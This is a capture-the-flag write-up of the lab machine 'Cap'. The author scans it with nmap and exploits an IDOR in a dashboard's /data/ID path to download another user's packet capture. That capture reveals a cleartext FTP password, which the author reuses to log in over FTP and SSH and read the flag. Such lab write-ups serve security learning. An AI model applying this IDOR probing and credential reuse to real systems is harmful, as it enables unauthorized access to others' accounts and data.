

Machine :- Cap
Rating :- Easy
Platform :- Linux

Author :- Anupam Rajiv Lakra (rea1ar)

Cap is a retired Machine that is rated as “Easy” and is based on the exploitation of Insecure Direct Object Reference (IDOR) vulnerability on an HTTP server that performs administrative functions, including network captures.

After initial setup, I scanned the Target IP using Nmap and found that the Target IP was hosting the following services:-

- ftp on Port 21
- ssh on Port 22
- http running on Port 80

After a quick web scan using whatweb, I discovered that the Target IP was hosting a security dashboard on Port 80.

I promptly navigated to the Target IP on my browser and found myself logged in as “Nathan” on the dashboard. While navigating through the dashboard, I found a webpage titled “Security Snapshot (5 Second PCAP + Analysis)”, and decided to check it out. This webpage contained analysis of a packet capture, with details like “Number of packets”, “Number of IP packets”, “Number of TCP packets”, and “Number of UDP packets”, along with a Download button on the bottom of the page. I also noticed that at the Address bar, the browser path was as follows:-

`http://<Target IP>/data/1`

I immediately understood that “1” here referenced the user ID for the user “Nathan”, and decided to change this value to see if it resulted in any changes.

Changing the ID number to numbers succeeding ‘1’ resulted in the PCAP Analysis field values to change to 0. But when I changed the ID number to ‘0’, I found that the Analysis field values jumped to very high numbers (72, 69, 69, and 0 in the fields mentioned above, respectively), and also found similar field value changes (field values 2,2,2 and 0 in the same mentioned fields, respectively) in ID number ‘2’.

I decided to download the PCAP files of user ID ‘0’ and ‘2’, and use Wireshark for further analysis.

After downloading the PCAP file, I opened the file of user '2' on Wireshark, and found nothing of significant value. But when I opened the file of user '0', I discovered that the username "nathan" was used to login using the FTP service, and the password used was very clearly visible on the PCAP file as well.

Armed with this information, I decided to attempt login on both SSH and FTP services.

I decided to hit FTP first, and I managed to successfully login using the credentials I had found on the PCAP file. But before doing anything else, I decided to use the same login credentials to attempt logging in via SSH, and I was successful in doing so.

While logged in via ssh, I used the 'pwd' command to find where I was on the file system, and found that I was at the home directory of the user "nathan". I decided to probe further using the 'ls' to find any present files to analyse, and found a text file called "user.txt". Using the 'cat' command, I read the file, and found the flag that was needed and submitted it to successfully pwn this machine.

Appendix


1 Supporting Screenshots

1.1 Nmap Scan

```
Nmap scan report for 10.129.10.145
Host is up (1.1s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 121.93 seconds
```

1.2 Security Dashboard



1.3 Security Snapshot page


1.3.1 User 2



Data Type	Value
Number of Packets	2
Number of IP Packets	2
Number of TCP Packets	2
Number of UDP Packets	0

Download


1.3.2 User 0



Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Download

1.4 PCAP File Analysis (User 0)



Time	Source	Destination	Protocol	Length	Info
27 0.449809	192.168.196.16	192.168.196.1	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
28 0.450093	192.168.196.1	192.168.196.16	TCP	62	54410 -> 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29 0.450176	192.168.196.1	192.168.196.16	TCP	62	54410 -> 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30 0.450189	192.168.196.16	192.168.196.1	TCP	56	80 -> 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31 2.624576	192.168.196.1	192.168.196.16	TCP	68	54411 -> 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32 2.624624	192.168.196.16	192.168.196.1	TCP	68	21 -> 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33 2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 -> 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34 2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsftpd 3.0.3)
35 2.667893	192.168.196.1	192.168.196.16	TCP	62	54411 -> 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36 4.126580	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37 4.126526	192.168.196.16	192.168.196.1	TCP	56	21 -> 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38 4.126630	192.168.196.16	192.168.196.1	FTP	96	Response: 331 Please specify the password.
39 4.167781	192.168.196.1	192.168.196.16	TCP	62	54411 -> 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40 5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3
41 5.425034	192.168.196.16	192.168.196.1	TCP	56	21 -> 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42 5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43 5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44 5.432834	192.168.196.16	192.168.196.1	TCP	56	21 -> 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45 5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8

1.5 Login Attempts

1.5.1 ftp

```
[realar@parrot]~$ ftp 10.129.10.145
Connected to 10.129.10.145.
220 (vsFTPd 3.0.3)
Name (10.129.10.145:realar): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/nathan
ftp> █
```

1.5.2 ssh

```
----- $ssh nathan@10.129.10.145
nathan@10.129.10.145's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jun 25 18:47:02 UTC 2026

System load:          0.0
Usage of /:            36.7% of 8.73GB
Memory usage:         21%
Swap usage:           0%
Processes:            226
Users logged in:      0
IPv4 address for eth0: 10.129.10.145
IPv6 address for eth0: dead:beef::250:56ff:feb9:7eb7

=> There are 2 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jun 25 18:30:29 2026 from 10.10.16.172
nathan@cap:~$ █
```

1.6 Flag Discovery

```
Last login: Thu Jun 25 18:47:04 2026 from 10.10.10.10
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
79c002ce4493370359de0ba16832c537
nathan@cap:~$ █
```